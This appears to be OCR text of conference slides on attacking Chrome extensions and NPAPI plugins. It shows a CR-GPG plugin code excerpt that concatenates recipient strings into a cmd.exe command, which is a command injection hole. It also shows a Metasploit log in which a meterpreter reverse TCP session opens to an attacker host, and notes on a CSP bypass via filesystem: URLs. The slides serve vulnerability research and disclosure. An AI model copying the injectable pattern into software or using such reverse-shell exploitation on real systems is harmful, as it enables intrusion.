
NPAPI plugins vulnerabilities

- UI page gets the payload
- Forwards it to NPAPI plugin
- Binary vulnerability in plugin
  - buffer overflow
  - command injection
  - ...
- Code run with OS user permission
- No sandbox!


Operating System
Chrome Browser
chrome.ext API
Web Page
Extension
Security Boundary
Page Scripts
Content Scripts
Background Page
NPAPI Plugin


Operating System
Chrome Browser
chrome.ext API
Web Page
Extension
Security Boundary
Page Scripts
DOM
Background Page
NPAPI Plugin


Operating System
Chrome Browser
chrome.ext API
Web Page
Extension
Security Boundary
Page Scripts
DOM
Content Scripts
Ba
NPAPI Plugin


Operating System
Chrome Browser
chrome.ext API
Web Page
Extension
Security Boundary
Page Scripts
DOM
Content Scripts
Background Page

NPAPI plugins vulnerabilities


CR-GPG 0.7.4

```
FB::variant gmailGPGAPI::encryptMessage(const FB::variant& recipients,const
FB::variant& msg)
{
    string gpgFileLocation = "\""+m_appPath +"gpg.exe\" ";
    //...
    vector<string> peopleToSendTo = recipients.convert_cast<vector<string> >();
    string cmd = "c:\\windows\\system32\\cmd.exe /c ";
    cmd.append(gpgFileLocation);
    cmd.append("-e --armor");
    cmd.append(" --trust-model=always");
    for (unsigned int i = 0; i < peopleToSendTo.size(); i++) {
        cmd.append(" -r");
        cmd.append(peopleToSendTo.at(i));
    }
    cmd.append(" --output ");
```

NPAPI plugins vulnerabilities


CR-GPG 0.7.4

```
FB::variant gmailGPGAPI::encryptMessage(const FB::variant& recipients,const
FB::variant& msg)
{
    string gpgFileLocation = "\""+m_appPath +"gpg.exe\" ";
    //...
    vector<string> peopleToSendTo = recipients.convert_cast<vector<string> >();
    string cmd = "c:\\windows\\system32\\cmd.exe /c ";
    cmd.append(gpgFileLocation);
    cmd.append("-e --armor");
    cmd.append(" --trust-model=always");
    for (unsigned int i = 0; i < peopleToSendTo.size(); i++) {
        cmd.append(" -r");
        cmd.append(peopleToSendTo.at(i));
    }
    cmd.append(" --output ");
```



```
-----BEGIN PGP MESSAGE-----
Version: GnuPG v1.4.10 (GNU/
Linux)

hQIOA5iUCyMfX/
D2EAgAhikRs40xo05gNu9XSIO2jrjTI
ShwfWK2d7+9xlv9UjDN
...
-----END PGP MESSAGE-----
```



```
r/reverse_tcp
payload => windows/meterpreter/reverse_t
msf exploit(handler) > exploit

[-] Exploit failed: The following option
alidate: LHOST.
[*] Exploit completed, but no session wa
msf exploit(handler) > set lhost 10.0.0.
lhost => 10.0.0.142
msf exploit(handler) > exploit

[*] Started reverse handler on 10.0.0.14
[*] Starting the payload handler...
[*] Sending stage (749056 bytes) to 10.0.0.100
[*] Meterpreter session 1 opened (10.0.0.142:4444 ->
10.0.0.100:51643) at Thu May 05 08:45:09 +0000 2011
```

Bonus

- CSP bypass through filesystem: API
- Filesystem API - virtual filesystem for HTML app
  - filesystem:http://example.com/file.png
  - filesystem:chrome-extension://<id>/path.html

- Postman - REST client
- v 0.8.1
- 180K users
  - including @webtonull

Summary

- Chrome extensions v2 still XSSable
- CSP should be treated as **mitigation**, not prevention
- New tools for attack

EOF

- @kkotowicz
- http://blog.kotowicz.net
- https://github.com/koto
- More research:
  - Kyle Osborn, Matt Johansen – Hacking Google ChromeOS (Black Hat 2011)
  - http://www.eecs.berkeley.edu/~afelt/extensionvulnerabilities.pdf
  - http://kotowicz.net/bh2012/advanced-chrome-extension-exploitation-osborn-kotowicz.pdf
- Thanks: @0x[0-9a-f]{10}, @webtonull, @wisecwisec, @johnwilander, @garethheyes, @antisnatchor, @freddyb,@internot, @pdjstone, ...